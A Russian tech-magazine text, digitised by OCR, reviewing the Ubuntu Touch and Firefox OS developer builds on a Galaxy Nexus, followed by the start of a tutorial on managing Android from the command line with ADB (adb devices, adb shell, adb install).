Сдвинув экран блокировки справа налево, мы попадаем на главный экран, неожиданно названный «Home». Это своего рода сборник часто используемого контента; здесь отображаются иконки наиболее используемых приложений, контакты, которым ты постоянно названиваешь и пишешь, люди, только что зашедшие в сеть (в Facebook, например), список последних прослушанных композиций и популярные онлайн-видео. Все это располагается на одном проматываемом вниз полотне и опять же наполнено фиктивным демонстрационным контентом: приложениями, которые я никогда не запускал, людьми, работающими в компании Canonical, видеозаписями, которых нет в природе.


Слева и справа от главного экрана располагается еще по два экрана, на которые можно переключаться свайпом. Слева это «Music» и «People», то есть, по сути, просто списки музыки и людей из контактов, красиво оформленные, с фотографиями и трехмерными эффектами проматывания. Справа находятся экраны «Apps» и «Videos». На первом размещены иконки часто используемых приложений, всех установленных приложений, а также доступных для загрузки (к ним мы вернемся позднее). На экране «Videos» содержится список популярных и недавно добавленных в местный репозиторий Ubuntu One видеофайлов, в основном фильмы и сериалы.





Домашний экран



Экран блокировки с фальшивым счетчиком твитов



Экран музыки

Экран приложений

> *Первое, на что обращаешь внимание, установив Ubuntu, — это скорость загрузки. Она происходит не в пример быстрее Android и длится не больше десяти секунд*


Это основной интерфейс Ubuntu, который, как легко заметить, сильно ориентирован на контент и людей. В общем-то, это верно, учитывая то, как люди используют современные смартфоны, но может быть непривычно для новых пользователей. Как ни крути, а даже Windows Phone с его необычным интерфейсом, по сути, следует все той же стандартной модели рабочего стола с иконками, виджетами и списком приложений. Поэтому здесь с вхождением на рынок у Canonical могут быть серьезные проблемы.

Как бы там ни было, на этом интересности интерфейса Ubuntu не заканчиваются. Как уже отмечали разработчики ОС, интерфейс полностью основан на идее свайпов, которые здесь используются практически для всего. Свайп с верхней границы экрана открывает знакомую нам по Android панель уведомлений, однако здесь ее содержимое полностью зависит от иконки в статусбаре, за которую ты ее вытягиваешь. Потянув за иконку батареи, ты увидишь окно с информацией об оставшемся заряде и ползунок управления яркостью (датчик освещения, кстати, не работает, хотя галочка стоит). Вытянув «часы», можно увидеть текущую дату и настройки временной зоны, вытягивание значка «конверт» приводит к открытию списка уведомлений. Таким же образом производится поиск и подключение к Wi-Fi-сети (это очень важно, потому что мобильный интернет не работает, даже 2G, проходят только звонки и SMS). В целом идея интересная, но спорная в силу крохотного размера иконок, по которым очень легко промахнуться.


Свайп слева открывает список установленных приложений, реализованный в виде выплывающего дока Unity. Очень удобная штука. Свайп справа — переход к следующему работающему приложению, если в данный момент на экране другое приложение. Свайп снизу — меню текущего приложения, а также быстрый доступ к списку текущих запущенных приложений, функционалу, идентичному свайпу сверху, и строке поиска. Своего рода глобальное меню с доступом ко всему. Довольно спорное решение, которое поначалу сильно запутывает. В целом же свайпы — самая сильная черта интерфейса Ubuntu, к которой тем не менее приходится привыкать.

Теперь о приложениях. Здесь все очень просто. Большинство приложений — заглушки, что особенно неприятно в случае с моей любимой игрой Sky Safari, вместо которой просто картинка с начальным экраном. То же самое и с музыкальным плеером. Ubuntu One — просто ссылка на веб-сайт. Список доступных к загрузке приложений — нереагирующие иконки. Работают: телефон, интегрированный с SMS-сообщениями (удачная идея, кстати говоря), калькулятор, простенький браузер, при открытии которого происходит автоматический переход на сайт Ubuntu, видеоплеер с фильмами Sintel и Tears of Steal от Blander Foundation для примера (проигрываются без проблем, датчик положения работает), вполне работающая камера с возможностью записи видео и переключения на фронтальную камеру, симпатичная галерея с разбивкой по датам и... все. В списке приложений есть Twitter и Facebook, но это всего лишь ссылки на мобильные версии веб-сайтов. Все это тем не менее вполне ожидаемо, учитывая позиционирование текущей версии ОС как инструмента для разработчиков. Тот же Android, включенный в первую версию SDK от Google, был немногим богаче.


Производительность на уровне. Переходы между столами и приложениями плавные, эффекты радуют глаз. Тем не менее во время использования смартфон ощутимо нагревается и достаточно быстро теряет заряд батареи (субъективно быстрее андроида). Иногда случаются небольшие лаги и капитальные зависания ОС, спасает от которых только отключение батареи (слава семисекундной загрузке).



Экран видео



Симпатичный номеронабиратель




Шторка со списком беспроводных сетей

> *Давно ожидаемая Ubuntu Touch — это не что иное, как Android, из которого убрали виртуальную машину Dalvik и графическую оболочку!*

ЧТО ВНУТРИ?

Самое интересное, как всегда, внутри. Все мы знаем, что Ubuntu основана на ядре Linux, и логично предположить, что в случае с ее мобильной реинкарнацией все осталось на месте. На самом деле все куда интересней. Дело в том, что Ubuntu Touch основана не столько на ядре Linux, сколько на самом Android. Да, да, именно так. Давно ожидаемая по-настоящему свободная мобиль-



Шторка с настройками времени (пока не работают)

ная операционная система от Canonical — это не что иное, как Android, из которого убрали виртуальную машину Dalvik, графическую оболочку и положили сверху дистрибутив Ubuntu 12.10 со специальным интерфейсом, основанным на библиотеке Qt4.

Низкоуровневая (и самая сложная в реализации) часть этого пирога — все тот же Android. Графическая библиотека, демоны и интерфейсы для работы с сетью, драйверы сенсоров и чертова дюжина других компонентов — немодифицированный Android. Ты видишь на экране картинку, а отрисовывает ее андроидовский SurfaceFlinger, ты звонишь, а звонок идет через Android-демон rild, ты наклоняешь смартфон, а за поворот экрана отвечает драйвер, разработанный для Android. Именно этот факт, кстати говоря, объясняет, почему с момента релиза Ubuntu Touch он был портирован на такое количество устройств. Ответ заключается в том, что никакого портирования и не происходило, все, что требовалось сделать, — это взять стандартную прошивку Android, выкинуть из нее все, кроме базовых компонентов, положить сверху уже готовую файловую систему Ubuntu Touch и заставить ее загружаться. Неплохой задел для переносимости, не правда ли?

Теперь о той самой Ubuntu, лежащей под красивым и плавным интерфейсом. Это действительно самый настоящий дистрибутив Ubuntu 12.10, урезанный до более-менее вменяемых размеров. К нему можно подключиться с помощью ADB (да, и здесь Android) и, например, обновить или установить Apache. Кстати, в комплекте уже есть sshd, правда, просто так он не заработает и придется пошаманить (подробнее в официальном руководстве: goo.gl/UxuTM). Во всем остальном это самый настоящий дистрибутив Linux.

ВЕРДИКТ

Ubuntu Touch вызывает смешанные чувства. Ее интерфейс хоть и интересен, но выглядит довольно странно и очень непривычно. Главный экран похож вовсе не на рабочий стол, а на окно магазина контента, из-за чего возникает ощущение, что используешь не ОС, а какую-то странную программу, которую можно закрыть и попасть на настоящий рабочий стол. Общий юзер экспириенс также довольно специфичный из-за иного подхода к управлению. Идея «все есть свайп», конечно, интересна, но как Canonical собирается пересаживать на ОС с такой неочевидной системой управления новых пользователей — для меня остается загадкой. Особенно учитывая такие дикие идеи, как возвращение на рабочий стол с помощью… открытия дока. Здесь ругаемые всеми наэкранные клавиши Android 4.X выглядят куда более очевидным и удобным решением.

Тем не менее у Ubuntu есть очень сильная черта. Это ее родословная. Как ни крути, а полноценный дистрибутив Linux уж очень привлекателен, тем более что наличие всех возможных библиотек, утилит и инструментов создает сильный задел для будущих разработчиков, которым останется лишь обернуть зарекомендовавший себя код в красивую графическую оболочку.

FIREFOX OS


Следующей на очереди стала Firefox OS, она же Boot2Gecko, она же B2G в сокращенном варианте. Анонс этой ОС состоялся еще в середине предыдущего года, и все это время Mozilla активно работала над системой, успев показать множество скриншотов, написать большое количество документации по архитектуре, разработке приложений и общим идеям интерфейса, а также выпустить эмулятор в виде плагина для собственного браузера.

Firefox OS привлекла мое внимание сразу. Как и операционные системы webOS и Tizen, она основана на идее использования веб-технологий для создания приложений и интерфейса ОС. Однако выбранный Mozilla подход куда более интересен с точки зрения живучести операционной системы и ее привлекательности для разработчиков. Дело в том, что она не просто использует HTML5, CSS и JavaScript в качестве базы для приложений, а полностью основана на открытых веб-стандартах. Здесь нет специализированной библиотеки виджетов, обернутой в JavaScript, как в webOS, нет собственного API, как в той же webOS и Tizen, нет никаких прослоек в виде PhoneGap, на которую не так давно перешла webOS. Есть только чистый HTML5, полностью соответствующий веб-стандартам.


Почему это так важно? Потому что в Firefox OS фактически нет различия между обычными и веб-приложениями. Любое веб-приложение может быть без изменений упаковано в приложение для Firefox OS, и любое приложение Firefox OS можно запустить в любом соответствующем стандартам браузере. Хочешь перенести свое крутое веб-приложение в Firefox OS — нет проблем, упакуй его клиентскую часть в подходящий формат и выложи в маркет. Полное стирание границ между вебом и операционной системой, полностью облачная платформа — не за такими ли системами будущее?

Само собой разумеется, что на деле все это могло быть не так привлекательно. Все-таки JavaScript не самый быстрый на свете язык, да и HTML5 и CSS требуют достаточно больших вычислительных мощностей для обработки. Поэтому, как только ОС была доведена до сколько-нибудь юзабельного состояния, я не замедлил установить ее на свой аппарат. Согласно странице с инструкциями на сайте Mozilla, операционную систему следует собрать самостоятельно из текущего среза дерева исходников. Предлагается получить исходники с помощью Git, запустить процесс сборки, подключить смартфон к USB и прошить ОС:


```
$ git clone git://github.com/↵
  mozilla-b2g/B2G.git
$ cd B2G
$ ./config.sh galaxy-nexus
$ ./build -j2
$ ./flash
```



Домашний экран Firefox OS аскетичен



Настроек в Firefox OS действительно много



Магазин приложений в Firefox OS выполнен в виде сайта

На деле все оказалось сложнее. По каким-то неведомым мне причинам на определенном этапе процесс выкачивания исходников останавливался с сообщением о невозможности получить доступ к репозиторию, и сколько бы я ни пытался его возобновить, сколько бы раз ни начинал сначала и ни обновлял дерево репозиториев, сообщение никуда не исчезало. Промучившись так два дня, я пошел на XDA и скачал последний билд ОС, собранный Axel2033, который в жизни оказался Ильей Аксеновым (goo.gl/a4kC1). Билд был хоть и несколько устаревшим и с багом масштабирования (картинка была несколько мелковатой, явно рассчитанной на планшеты), но зато стабильным, что позволяло без лишних мучений протестировать ОС прямо здесь и сейчас.

ПЕРВАЯ ЗАГРУЗКА

Время загрузки ОС оказалось еще меньше, чем в случае с Ubuntu Touch. Общая продолжительность от экрана с надписью Google до экрана блокировки составила всего четыре секунды. И это при том, что ОС сразу была готовой к использованию (то есть никаких фоновых задач, как в том же Android, уже не выполнялось).

> *Время загрузки Firexfox OS оказалось еще меньше, чем в случае с Ubuntu Touch, — от экрана с надписью Google до lock screen прошло всего четыре секунды!*

Экран блокировки оказался достаточно стандартным, имя оператора, часы и выдвигаемая снизу панель с двумя кнопками: камера и разлочка. Камера оказалась неработоспособной, а нажатие на кнопку разлочки привело к открытию «мастера первого запуска», который проводит пользователя через пять шагов по начальной настройке смартфона. На первом шаге нам предлагают выбрать язык (русского пока нет), на втором — включить обмен данными (то бишь интернет), на третьем — настроить Wi-Fi, далее — выбор часовой зоны и импорт контактов из Facebook и SIM-карты.

Затем открывается рабочий стол, состоящий из нескольких экранов. Изначально мы получаем доступ к главному экрану, на котором отображаются только часы и док с иконками «Телефон», «SMS», «Люди», «Браузер» и «Отзыв», открывающий простое приложение для отправки отзывов разработчикам. Перенести на этот экран иконки приложений не получится, и зачем он нужен, пока непонятно. Скорее всего, в будущем на нем станет отображаться какая-то полезная информация вроде погоды и уведомлений.

Свайп влево открывает экран с иконками различных популярных сайтов, рассортированных по папкам. Тап по любой из них открывает браузер. Иконки можно добавлять и удалять. Свайп вправо — экраны с приложениями, по 16 на каждом. Идеи меню приложений, как в Android, здесь нет, и любое установленное приложение сразу попадает на один из этих экранов. Расположение иконок можно менять, а также можно их удалять (вместе с самим приложением).

Свайп с верхнего края экрана открывает уже ставшую стандартной для мобильных ОС «шторку» с уведомлениями, иконками управления питанием (например, включение Wi-Fi, Bluetooth и так далее) и неработоспособным счетчиком скачанных данных. Внизу шторки также есть кнопка для доступа к настройкам, которых здесь, к моему удивлению, оказалось довольно много. Функционал не хуже, чем в Android, и доступна даже настройка смартфона в режиме hotspot.

Вот, собственно, и весь интерфейс. По общему впечатлению от использования он довольно сильно напоминает облегченный и доведенный до ума интерфейс Android. Взять хотя бы кнопки в шторке, о которых уже давно просят пользователи Android, но Google упорно их не реализует, а вместо этого делает отдельную шторку с кучей кнопок (Android 4.2). Или уведомления на экране блокировки. Здесь это стандартная функция, а для ее получения в Android приходится устанавливать либо альтернативный экран, либо Android 4.2 с его жуткой реализацией поддержки виджетов на экране блокировки. В целом интерфейс приятный и неперегруженный.

Теперь о приложениях. В стандартной поставке их немного. Есть камера (нерабочая), галерея, FM-радио (которое, по понятным причинам, на Galaxy Nexus не работает), часы, календарь, почтовый клиент, браузер, телефон, музыкальный и видеоплеер, а также парочка игр и несколько тестовых приложений для проверки работоспособности сенсоров и других железяк. Все они прекрасно работают, а приложения действительно удобны, так что в этом плане Firefox OS уже почти полноценная ОС.

Отдельно хотелось бы сказать о маркете. Реализован он здесь в виде иконки, которая приводит к открытию мозилловского веб-магазина. В нем уже можно найти достаточно много приложений, но все они представляют собой опять же ссылки на полноценные веб-приложения. Ты устанавливаешь приложение, на рабочем столе появляется его иконка, по тапу на которой открывается веб-страница. В будущем здесь, конечно же, должны появиться настоящие программы.

Если говорить о скорости работы, то здесь дела пока идут неважно. В общем и целом интерфейс Firefox OS не тормозит: переходы между столами достаточно плавные, приложения открываются быстро, однако низкий фреймрейт заметен сильно. Немногочисленные эффекты явно работают со скоростью не больше 30 кадров в секунду, а то и 10. Не знаю, ускорен ли интерфейс с помощью OpenGL, но он точно поддерживается, так как сайт get.webgl.org выдает плавно вращающийся кубик, а установленное из маркета приложение для 3D-моделирования интерьеров работает без явных подтормаживаний.

ЧТО ВНУТРИ

Как и Ubuntu Touch, операционная система от Mozilla изнутри — чистый Android. Фактически это даже не ОС, а положенный поверх Android-окружения HTML-движок Gecko, который запускается на этапе загрузки с помощью скрипта. При старте Gecko открывает локальную веб-страницу, которая формирует интерфейс ОС. Далее начинается чистый HTML5, вплоть до того, что даже настройки хранятся в формате JSON.

При всем при этом в системе реализована довольно сильная модель безопасности. Как и в Android, каждое установленное приложение запускается в собственной песочнице и с наложением ограничений на доступные API. Доступ к защищенным API (таким, например, как возможность совершения звонков) открыт только системным приложениям. Каждое приложение может управлять только своими файлами, доступ к которым ограничен с помощью ACL. Приложения, запускаемые в веб, имеют ограниченные привилегии. Обмен данными производится строго с помощью специального API.


ВЕРДИКТ

Минималистичная, элегантная и неперегруженная Firefox OS мне показалась гораздо более интересной ОС в сравнении с громоздкой Ubuntu Touch, один установочный образ которой весит 500 Мб. Уже сейчас это почти законченная ОС, которой приятно пользоваться и которую приятно видеть на своем аппарате. Если разработчики смогут довести систему до ума и она будет популярна среди разработчиков приложений, то я с удовольствием приобрету аппарат с Firefox OS на борту.

ВЫВОДЫ

Открытый андроид не только позволил смартфонам сделать большой шаг вперед, принеся в мобильный мир по-настоящему кастомизируемую ОС, он также дал совершенно новые возможности для разработчиков сторонних ОС. Теперь они могут воспринимать смартфон не как аппаратную платформу, а как связку аппаратной и программных частей, где ядро, драйверы и инструменты уже реализованы и портированы и остается только реализовать свое видение того, как должна выглядеть и работать мобильная ОС. Ubuntu Touch и Firefox OS показывают, что ОС может быть совсем не такой, какой мы ее привыкли представлять.

РОБОТ НА ПОВОДКЕ



Евгений Зобнин
androidstreet.ru

HerArtSheLoves@flickr.com

УПРАВЛЯЕМ ANDROID, ИСПОЛЬЗУЯ КОНСОЛЬ

Как мобильная операционная система, Android неукоснительно следует идее простого и очевидного способа управления с помощью касаний и различных экранных жестов. Тем не менее внутри Android остается основанной на ядре Linux ОС, в которой есть терминал, набор консольных инструментов и ядерные интерфейсы управления, такие как /proc и /sys. Сегодня мы поговорим о том, как использовать все это богатство напрямую, заставив смартфон делать то, на что он не рассчитан.

ЗАЧЕМ ЭТО НУЖНО?

Любой, кто хоть мало-мальски знаком с Linux, знает, насколько эффективной может быть консоль для решения задач самого разного спектра. С помощью консоли пользователь получает полный контроль над системой и может сделать вещи, которые невозможны при использовании более высокоуровневых инструментов. Так, вооружившись консолью и правами root, ты сможешь очистить смартфон от ненужных стоковых приложений, изменить анимацию загрузки, установить новые шрифты, сделать приложения системными, выявить наиболее прожорливые приложения, перенести приложения на карту памяти и сделать многое, многое другое.

Само собой разумеется, что набирать команды на небольшом экране смартфона — дело не самое удобное, поэтому я советую вбивать команды в терминал с помощью «большого» компа. Тем не менее все то же самое можно сделать, установив Android Terminal на смартфон и воспользовавшись USB- или Bluetooth-клавиатурой.

ADB

Итак, как же получить доступ к консоли Android с компа? Для этого Google придумала замечательный инструмент ADB (Android Debug Bridge), предназначенный для выполнения разного рода сервисных задач, а также для отладки приложений и операционной системы. ADB состоит из двух компонентов: сервера, работающего на смартфоне, и клиента, который следует запускать на компе, предварительно подключив смартфон с помощью USB-кабеля.

Сам клиент ADB — это небольшая консольная утилита, которая поставляется в комплекте с Android SDK. Ты найдешь ее в каталоге platform-tools внутри корневого каталога SDK. Например, C://Android SDK/platform-tools/adb в Windows или что-то вроде /home/vasya/android-sdk-linux/platfrom-tools/adb в Linux. Сразу рекомендую скопировать файл adb (или adb.exe в Windows) куда-то в более удобное место.


Запускать ADB следует из командной строки DOS в Windows или эмулятора терминала в Linux. Никакого интерфейса у нее нет, поэтому все управление производится с помощью команд. Первая команда, которая нам нужна, — это

```
$ adb devices
```

Она должна вывести список доступных для управления с помощью ADB устройств. Если ты подключил смартфон/планшет через USB-кабель, но adb devices не видит его, значит, следует включить режим отладки в Android. Для этого переходим в «Настройки → Для разработчиков» и включаем опцию «Отладка по USB». Теперь в ответ на команду должен быть выведен серийный номер устройства:

```
List of devices attached
0146A0D016016010    device
```


Если ты видишь на экране нечто похожее, значит, ты на коне. Сразу скажу, что теперь доступ к консоли можно получить так:




```
[j1m@localhost new]$ adb shell
root@android:/ # uname -a
Linux localhost 3.0.31-cyanogenmod-g64e9296 #1 SMP PREEMPT Wed Mar 6 04:08:29 GMT 2013 armv7l GN
U/Linux
root@android:/ # uptime
up time: 19:58:26, idle time: 04:50:27, sleep time: 17:01:59
root@android:/ # id
uid=0(root) gid=0(root)
root@android:/ # mount | head -5
rootfs / rootfs ro,relatime 0 0
tmpfs /dev tmpfs rw,nosuid,relatime,mode=755 0 0
devpts /dev/pts devpts rw,relatime,mode=600 0 0
proc /proc proc rw,relatime 0 0
sysfs /sys sysfs rw,relatime 0 0
root@android:/ # free
free         freeramdisk
root@android:/ # free
             total       used       free     shared    buffers
Mem:        710676     682796      27880          0        536
-/+ buffers:           682260      28416
Swap:            0          0          0
root@android:/ #
```

В Android доступны многие стандартные команды Linux

Прошивка CyanogenMod и производные позволяют включить сетевой режим ADB из коробки



INFO

Из-за ограничения на права доступа к USB-устройствам, в некоторых Linux-дистрибутивах ADB будет работать только при наличии прав root.

```
$ adb shell
```

Однако перед тем, как перейти к основному изложению, я хотел бы рассказать о других возможностях ADB, среди которых много полезностей. Наиболее интересные функции ADB — это возможность установки/удаления приложений прямо с компа и копирование файлов туда-обратно. Для тех, кто с консолью на ты, эти функции открывают просто невероятные возможности. Например, для установки софта с жесткого диска можно использовать такую команду:

```
$ adb install /путь/до/приложения.apk
```

